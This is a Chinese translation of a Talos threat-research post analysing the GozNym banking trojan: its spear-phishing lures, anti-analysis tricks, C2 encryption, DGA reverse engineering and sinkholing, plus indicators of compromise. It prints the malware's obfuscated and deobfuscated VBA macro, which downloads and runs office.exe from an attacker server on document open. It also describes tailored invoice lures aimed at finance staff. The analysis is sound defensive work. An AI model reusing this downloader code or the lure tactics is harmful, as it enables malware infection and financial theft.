2016 年 9 月 27 日，星期二

威胁聚焦：GozNym

作者：Ben Baker、Edmund Brumaghin 和 Jonah Samost。

内容摘要

顾名思义，GozNym 同时具备 Gozi 和 Nymaim 这两个原有恶意软件系列的特点。Gozi 是一种传播广泛的银行木马，它采用已知的域生成算法 (DGA)，而且包含安装主引导记录 (MBR) Rootkit 的功能。Nymaim 是一种用于传播勒索软件的恶意软件，出现于 2013 年，最早是通过黑洞漏洞攻击包进行传播的。它的代码采用了多种反分析技术，例如 Win32 API 调用混淆技术。

由于 Gozi 木马的源代码在多个实例中遭到泄漏，GozNym 的制作者利用 Gozi 中采用的“业内最佳”方法，制作出性能明显增强的恶意软件。该恶意软件能够利用一些方法来强化其持续性，现已成为强大的银行木马。

近来 GozNym 木马活动猖獗，频频发动针对性攻击，企图让众多受害者感染此恶意软件。有鉴于此，Talos 决定深入调查此特定恶意软件系列的内部工作机理。我们首先检查了与 GozNym 相关的二进制文件及其分发机制。然后，我们成功地对 GozNym 命令和控制 (C2) 基础设施所关联的 DGA 进行了反向工程，并采用 Sinkhole 技术屏蔽了该僵尸网络。通过这些措施，Talos 不仅掌握了该威胁的规模和范围，而且弄清了将攻击者控制的 C2 服务器作为 Beacon 设备的受感染系统数量。

不断演进的威胁

在分析可用的遥感勘测数据时，Talos 发现了 GozNym 的四种不同变体。从用于生成 C2 连接服务器列表的域生成算法 (DGA) 来看，每个变体表现出的特性稍有不同。但是，它们有可能都是由同一个威胁发起者或团队创建和部署的，因为它们存在若干共同点：都使用相同的 C2 基础设施分发二进制文件；与样本分发相关的网络钓鱼活动存在相似之处。在一些案例中，使用不同 DGA 变体的样本都与相同的 C2 服务器进行了通信。同样，Talos 还发现多个 GozNym 变体都使用了相同的服务器来分发恶意二进制文件。

初始感染媒介

Talos 确定了多起分发 GozNym 恶意软件的鱼叉式网络钓鱼活动。这些活动通过包含 VBA 宏的 Microsoft Word 文档传输下载程序，这些 VBA 宏负责执行 HTTP GET 请求，在受害计算机中下载并执行恶意二进制文件。通过分析与这些鱼叉式网络钓鱼活动相关的邮件，可以发现攻击者积极且有选择地尝试逃避检测。

这些鱼叉式网络钓鱼活动的主题与其他通过邮件传播的威胁中的常见主题很相似，攻击者向收件人发送邮件，指示收件人打开邮件随附的“税务发票”或“支付单据”。攻击者会花时间分析被作为攻击目标的组织。在 Talos 分析的众多案例中，攻击者会向目标组织发送一封邮件，邮件的唯一收件人是该组织会计或财务部门的员工。此外，每封邮件的内容都针对相应组织进行了定制，而且扮演着重要角色的附件也经过精心命名。

图 1：攻击活动中使用的邮件，主题为：通过 Intuit QuickBooks 转给 [组织名称] 的发票 [任意数字]

在其中一个攻击活动中，我们发现攻击者将包含恶意 VBA 宏的 MS Word 文档附件伪装成美国银行发出的合法付款发票。攻击者还尝试通过提供提示通知，进一步诱使用户在 Microsoft word 中启用宏。



图 2：附件示例 1

在另一个攻击活动中，附件被伪装成“税务发票”，而且包含 Intuit QuickBooks 的徽标图片。攻击者再次使用了相同的通知，力求强迫受害者启用宏。



图 3：附件示例 2

如果受害者启用了宏，系统便会使用 VBA 下载程序从攻击者控制的 Web 服务器检索恶意二进制文件，然后在本地执行该文件。我们从一个 Microsoft Word 文档中提取了这些 VBA 宏，发现这些宏可以产生以下混淆代码：

```
Private Function TgaHOAuJZmxect(ByVal SEenUy As String, ByVal TUHaqQJCRyith As Integer)
Dim hnugJjsRvYfi As Integer
Dim HthirZQgmeNk As Integer
On Error GoTo vmUesCLTropW
HthirZQgmeNk = 0
hnugJjsRvYfi = Len(SEenUy) / HthirZQgmeNk
TgaHOAuJZmxect = ""
Exit Function
vmUesCLTropW:
For HthirZQgmeNk = 1 To Len(SEenUy)
hnugJjsRvYfi = Asc(Mid(SEenUy, HthirZQgmeNk, 1))
Select Case hnugJjsRvYfi
Case 65 To 90
TgaHOAuJZmxect = TgaHOAuJZmxect & Chr(((hnugJjsRvYfi - 65 + TUHaqQJCRyith) Mod 26) + 65)
Case 97 To 122
TgaHOAuJZmxect = TgaHOAuJZmxect & Chr(((hnugJjsRvYfi - 97 + TUHaqQJCRyith) Mod 26) + 97)
Case Else
TgaHOAuJZmxect = TgaHOAuJZmxect & Chr(hnugJjsRvYfi)
End Select
Next HthirZQgmeNk
End Function
[...]
Private Sub Document_Open()
Lkbxau TgaHOAuJZmxect("vhhd://acfszwysghcrom.qca/cttwqs.sls", 12)
End Sub
```

图 4：混淆下载程序示例

攻击者使用 ROT 替代对 VBScript 造成混淆，而且全程使用了不同的基值来确定循环方式。去除这种混淆处理后，可以明显看出此脚本的真正意图是下载并执行二进制文件，导致系统感染。

```
Private Sub Document_Open()
    Obtain "http://morelikestoday.com/office.exe"
End Sub
Private Sub Obtain(ByVal url As String)
    [...]
    Set var_object = CreateObject("msxml2.ServerXMLHTTP.6.0")
    CallByName var_object , "Open" , 1, "GET" , url, False
    CallByName var_object , "Send", 1
    response = CallByName(var_object, "ResponseBody", 2)
    Set stream = Create_stream
    CallByName stream , "Write" , 1, response
    CallByName stream , "SaveToFile", 1, Location, 2
    CallByName stream , "Close" , 1
    Application.Run "Create_shell"
    [...]

[...]

Private Function Location() As String
    Location = Environ("TEMP") & "/0.8800751613821047." & "exe"
End Function

[...]

Private Function Create_stream() As Variant
    Set Create_stream= CreateObject("ADODB.Stream")
    Create_stream.Type = 1
    Create_stream.Open
End Function

[...]

Private Sub Create_shell()
    Set shell_obj = CreateObject("WScript.Shell")
    CallByName shell_obj , "Exec" , 1 , Location
End Sub
```

图 5：去除混淆处理后的下载程序示例

GozNym 分析

一旦恶意二进制文件成功执行，恶意软件便会自动解压缩，并向 rundll32.exe 进程分配一个缓冲区，然后将已解压缩的内容复制到此缓冲区中。更具体地说，它会使用由随机命令行选项和随机 DLL 名称组成的假命令参数执行 rundll32.exe。必须指出的是，这不是调用 rundll32.exe 的标准方式，而且这个 dll 实际上并不存在。恶意软件会尝试把已解压缩的主要数据注入到此进程中。如果注入成功，它就会开始与 C2 服务器通信。

示例：rundll32.exe -ya ngfk.dll

Talos 分析的 GozNym 样本采用了一些反分析技术和混淆技术，试图增加分析难度和分析时间。恶意软件制作者使用的其中一种混淆技术涉及混淆 API 调用方式。该样本实施自有的函数导入方式，在运行时以自定义方式解析函数的地址。它会向堆栈推送两个硬编码值，然后跳转到负责解析 API 调用的复杂函数，从而完成 API 调用。

所有函数调用均通过相同的指令（一个位于内存中固定地址的 JMP）来实现。返回地址并非真正的调用点，而是库函数中随机选择的一个小工具，其中始终包含 CALL EBX 指令。EBX 包含 API 解析代码中的特定地址。这个代码会调整堆栈，然后返回至实际的调用程序。通过使用这种方法，恶意软件可以混淆调用 API 函数的地址，从而在调用 API 函数时或返回该函数时使分析师无法获取实际调用程序地址，因为此地址并不位于堆栈之内。此外，此恶意软件还会混淆控制流，在运行时计算 JMP/CALL 指令的目标地址。同样，常量也经过异或 (XOR) 运算，并且通过调用接受 EAX 中一个参数的函数进行解码，然后将取消混淆后的常量返回至 EAX。

另一个控制流重定向的混淆技术是创建一个线程来执行某个小工具，而此小工具返回至传递到该线程函数的参数所指向的地址。也就是说它本身就是一个壳代码，可以通过 CALL EAX 跳转到其他函数。

GozNym 包含至少一个加密内存区域，仅可按需解密。我们分析的样本使用了一个函数将各数据条目复制到这个内存区域或从中向外复制条目。这样，此区域内的所有数据都始终处于加密状态，而解密后的数据只临时驻留在内存中。此恶意软件会充分利用自定义结构在执行期间存储和传递数据，并且实施自定义线程同步机制。

C2 特性和加密

一开始，此恶意软件会执行 DNS，查询 google.com 和 microsoft.com 的 A 记录，从而尝试确定受感染的系统是否连接到互联网。然后，它会尝试使用 Google 的 DNS 服务器（8.8.8.8 和 8.8.4.4）查询其伪随机生成的域名。当它发现了运行的 C2 服务器之后，GozNym 会通过 RC4 加密的 HTTP POST 请求向该服务器上传系统调查信息。系统调查包含计算机 ID、Windows 版本，以及用户名校验和、计算机名称及样本中存储的加密密钥。RC4 加密密钥是使用二进制文件中存储的部分密钥生成的，其后紧接一个随机生成的字节序列。GozNym 会构建一个缓冲区，其中包含随机生成的部分密钥、加密数据，以及这两个字节数组的大小。然后，它会将此缓冲区进行 Base64 编码，并且将其作为 HTTP POST 数据发送至 C2 服务器。

GozNym 用了很多方法避免自己在网络流量中被检测出来。C2 通信中的每个字段都是随机生成的，或使用部分随机密钥进行加密。其 URL 参数可以使用随机数量的参数随机生成，或硬编码在恶意软件配置数据中。域名也是随机生成的，并且使用了 Windows API 生成用户代理字符串，因而它们是动态的。

对 DGA 进行反向工程

Talos 发现了多个采用不用配置的 DGA 变体，于是决定对其中最有趣的一个变体进行深入分析。我们积极通过 Sinkhole 技术屏蔽我们发现的所有僵尸网络。GozNym 支持两个阶段的运行，以便找到可用的命令和控制 IP。此外，它还支持两种查询域名的方法：一种方法是使用简单的 gethostbyname API 调用；另一种方法是使用 8.8.4.4 或 8.8.8.8 作为服务器，实施更复杂的自定义 DNS 协议。在第二种方法中，它会发送 UDP 数据包并解析响应，以检索 DNS 解析。

阶段 1

在 DGA 的第一阶段，恶意软件使用 Xorshift 随机数生成器 (PRNG) 的一种变体创建一份包含十五个域名的列表，然后将当前日期的移位值以及两个硬编码的 DWORD 植入此 PRNG，作为种子。每个域名均为 5 至 12 个小写字母，后接随机选择的顶级域名 (TLD)，例如 .net、.com、.in, 或 .pw。然后，GozNym 使用 Google 的 DNS 服务器查询每个域名，并且检查 IP 响应是否公开可路由。当它解析了 2 个不同的 IP 之后，它会将这两个 IP 用于 DGA 的第二阶段。

阶段 2

GozNym 使用相同的 DGA 函数，但是这次会将硬编码的 DWORD 种子替换为从第一阶段 DNS 查询获得的 IP 地址。GozNym 会创建一份包含 128 个域名的新列表，并且按顺序组成一个“分号分隔值”字符串；但是它不会解析这些域名，而是强制列表中的第一个域名使用 .com 作为 TLD。在此过程中，GozNym 在发现第一个“.”字符后，便会将接下来的四个字符替换为“com;”。考虑到 DGA 算法会生成如上所述 2 个或 3 个字符的 TLD，所以有可能会覆盖第二个域名的一个字符。

接下来，它会创建整个域名列表的一个 CRC32 散列，然后根据异或和移位循环创建第二个散列，最后将两个散列相加。其二进制文件中嵌入一个包含 360 个散列的表，它会在其中查找结果，这就意味着开发者已经计算了他们打算将哪些种子和第二个阶段域使用至少 360 天。如果此散列在此表中，则使用 gethostbyname 查询列表中的第一个域名。默认情况下，gethostbyname 会返回域名所解析成的单个 IP 地址，但是也可能会返回多个 IP 地址。我们观察的第二阶段域名，在此阶段使用了四个 IP 地址。

然后，GozNym 使用异或 (XOR) 和减 (SUB) 运算将来自 DNS 响应的 IP 转换为可用 IP。其中一个 IP 对应其余 IP 的校验和。为了验证此校验和，它会迭代每个 IP，检查是否对应其余 IP 的校验和。当它发现此校验和之后，它会将其从 IP 列表中移除，并且返回 IP 列表。如果它无法验证 IP 列表校验和，则不会返回任何 IP。

在第一次初始通信之后，会执行最终检查。服务器将返回一份加密列表，其中包含与第二阶段所解析域对应的 4 个散列。如果校验和不匹配，则样本将停止处理响应的内容。

通过 Sinkhole 技术屏蔽无法拦截的恶意软件

GozNym 的 DGA 身份验证乍看起来会让人望而生畏，因为它包含从日期转换形式得出的 32 个位元，后面是根据从第一个 DNS 响应接收的 IP 形成的 64 位元熵。这 96 个位元用于植入随机数生成器种子，然后构建包含 128 个随机生成的域名的字符串，并验证结果校验和。这种身份验证的致命缺陷是，实际上最终校验和只有 32 个位元，进行暴力破解还相对容易。暴力破解难度与位元长度存在指数级关系，因此要尝试所有可能的种子 IP（64 位元熵），则其耗时将为暴力破解与该 32 位元散列匹配的任何种子的 40 亿倍。

Talos 编制了脚本来复制 GozNym 的 DGA 并暴力破解有效的 IP 地址范围，以找出有效的第二阶段 DGA 种子。植入种子过程中复杂地结合了日期转换，因此对于我们想要执行 Sinkhole 技术的每一天，我们都必须暴力破解一组种子 IP。每次尝试需要执行大约 1000 次 PRNG 调用，才能生成域名列表中的每个字符，而且需要对域名列表执行 CRC32 散列算法。任意随机组的种子 IP 导致散列冲突的概率为一千一百万分之一。我们使用了一台功能强大的台式计算机，能够每 5 小时生成一个散列冲突。每个散列冲突意味着，对于每一天，我们已经发现了一组有效的种子 IP，而且域名 GozNym 会尝试在接收到这些种子 IP 之后进行通信。

GozNym 的 DGA 中另一个严重的错误在于其处理第一阶段域名列表的方式。如果列表中的第一个域名返回一组有效的种子 IP，GozNym 会停止尝试与该列表中的任何其他域名通信。通过对第一个域名使用散列冲突，我们可以防止 GozNym 受害者尝试与列表中的任何其他域名通信。感染了 GozNym 的计算机会充当一次我们的 Sinkhole 服务器信标，然后陷入循环中长期休眠，只是偶尔向 Google 的 DNS 查询我们已经通过 Sinkhole 技术屏蔽的域名。

分析僵尸网络

我们的 Sinkhole 服务器在对 GozNym 执行 Sinkhole 屏蔽之后的首个 24 个小时内接收了 23,062 个信标。每台被感染的计算机只会发送一个信标，然后就会发现我们没有响应，因此基本上相当于每个受害者接收一个信标。最值得注意的特例是沙盒，沙盒会从一小组 IP 多次发出信标。我们从 1854 个唯一 IP 接收到了信标。

以下是我们接收到信标的主要国家/地区的明细：



图 6：按国家/地区划分的 Goznym 唯一 IP

结论

从向潜在受害者分发 GozNym 的垃圾邮件攻击活动的相关特性中，我们可以看出，攻击者花费了大量精力来确定以组织中的哪些人作为目标，并且使用了鱼叉式网络钓鱼活动来尝试避开检测及防止管理员察觉。此外，此恶意软件使用的反分析技术和逃避检测技术表明，恶意软件制作者已经在处心积虑地增加安全分析师进行分析的难度和所需时间。威胁发起者仍在继续使用鱼叉式网络钓鱼攻击，尝试让组织感染威胁。由于这些类型的攻击仍在不断取得成功，所以他们有可能会得逞。GozNym 不仅凸显了网络钓鱼攻击活动的各种危险性，也揭示了保护组织不受到这些类型攻击的重要性。正如我们的分析所表明的，GozNym 是一种不断演进的威胁，随着攻击者尝试对木马中现有的威胁加入更多功能并不断改进，它有可能会继续不断变化。

此外，Talos 还发布了以下脚本，可用于对 GozNym 样本执行分析：

- **DGA_release.py**，用于模拟 GozNym 使用的 DGA。
- **Extract_parameters_from_http_post.py**，用于从发送至 C2 服务器的 HTTP POST 请求中提取参数。
- **Decrypt_response.py**，用于解密响应负载。

可以从此处进入 Talos Github 存储库，获取这些工具。

覆盖范围

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CWS	✔
ESA	N/A
网络安全	✔
WSA	✔

高级恶意软件防护（AMP）解决方案可以有效防止执行威胁发起者使用的恶意软件。
CWS 或 WSA 的 Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。
IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者的恶意网络活动。
ESA 可以拦截威胁发起者在攻击活动中发出的恶意电子邮件。

危害表现

恶意文档 (SHA256)：

bf1601d89f816312278ac09b0c21acdc854c4d21e1443f5170b49c5f64ffcc11
4b2cda69112b4d25c25da0df18cad55dd78fed78e9525c1f48ff5b86517af505
48e7c4357cb3f19ca931951b502fcb4a50c18240d2b21c08e54f7086dde35637
c31878e2250f105b1ac52f9584d9f3d67fd07f2795c20cd1fdbe738fa24f639b
4b9f9894953843c5929885e7ca0bfc16fd6b718c7567f83f6cc6881b0c17fb48
e00d90dea174fa51b07d2d991614630721c04d12810fe72a40dea8fd6edfa3f1
fa4f949b0bd6c4f07aee82027c40521ccdc6f4f3d930335caa6dc9bc2fab5140
a68cec90af59daa1e71b4a0c5cf07c62ddc5440e9b1d4303bd111526d0972881
7e42ec7809fd48590c1eb6c5f936187ce7c31177adff831837e9bcc7549ed440
8ea0d38bd3857adc74eebafc548393ca982dbd7cb3a89a0499e453b05938cb6b
aabd5d71c4251f8a56a0434c37ed88aba73d44bd45a66d054123c86665428778
361231d27c6fe4d3f9176c7c5ebfba96618d15ea29f52625ae522054f81115a0
7b90dcf26d56cc4b6325675cb973f122c2d98904eff540afd917b0552aa9c68b
169384f163eb14b23d2bab8a9269ebd8940b0ec51bcd1767d03c43052c0bb139
443f5760fda53f19db6f483c2fcce5658bebaa3d40a9e535e7de4723f3b40e13
212aded63a3af0996f183da175dbd69ad830299cf3b8d97c7e10535c50b29de9
31c4ae8dbf12f4f9999929602cf24179011c30d1599d36db190af7d85ed2ac1b
a56c177c39bfaa4c50d28b549f7b509299135e0bcd82fb694b21bcbde90a7c66
328fa5803334650ac130105c08251d47a3f447f114ead9d012308e11769379cc
06580e38fe29b2e7ce3a53df4c5ccb389eaa21b8a2f0f4e2dbd880b3c5c5a4cd
c16036c5fc0c25970ba55e5e9d1bb0be8a4044f39495679deb4900c12c1e57e3
46001cf7063cffc00f2fcea7828084f6537e7cc500f3372b2014ca42b21a0dcc
cc86b2b5939ba56a33395121a618c61cfb7cde19fa76231a3a5e872bf1262f34

恶意二进制文件 (SHA256)

17aa5711b59e389ffb65294b8281d3b5f39ca18ac1ac861327e7d8548f49a4d3
eb10ec30f2fec3830daee6ad502e527ad6ef67e4591d545b1a84dde300b3edb5
55f9cd6cbed53ccc26d6d570807a18f91d9d8c10db352524df424f356d305a6e
c58d987be377e4fa3d512a21fdb522bd894b8d91536330a9abebbb461fd093b7
17aa5711b59e389ffb65294b8281d3b5f39ca18ac1ac861327e7d8548f49a4d3
b98a835c6239c63a6ada26b92a4605264a9a36130bebe288b21c51edd750dea2
87be9450f217180f09436d3307c7441d090ccfcedfcf6ce1275e8b0d2c9f4470
9b52bd5194475d24b6f0e2d191a8e5bc943f80153a3768ce749dc5f93320e52f
bac9c27a047a7fa4cb35f84fd7f63a87ce79e01c91944c48c35854cb891adf2c
65a8909d4f61aff28a66ee4682c7722e68551fd2dc5fce2c8e160f89b2685971
3577f0b44ded3f0207910c5e624a7a2667fea4fff0416f8c3cc37995c494e9e2

分发服务器

morelikestoday[.]com
carsi12[.]com
sociallyvital[.]com

C2 域名

mbcqjsuqsd[.]com
kcrznhnlpw[.]com
humzka[.]com

发布者：Edmund Brumaghin；发布时间：10:26
标签：银行木马、DGA、Gozi、GozNym、恶意软件分析、Nymaim、反向工程、Sinkhole 技术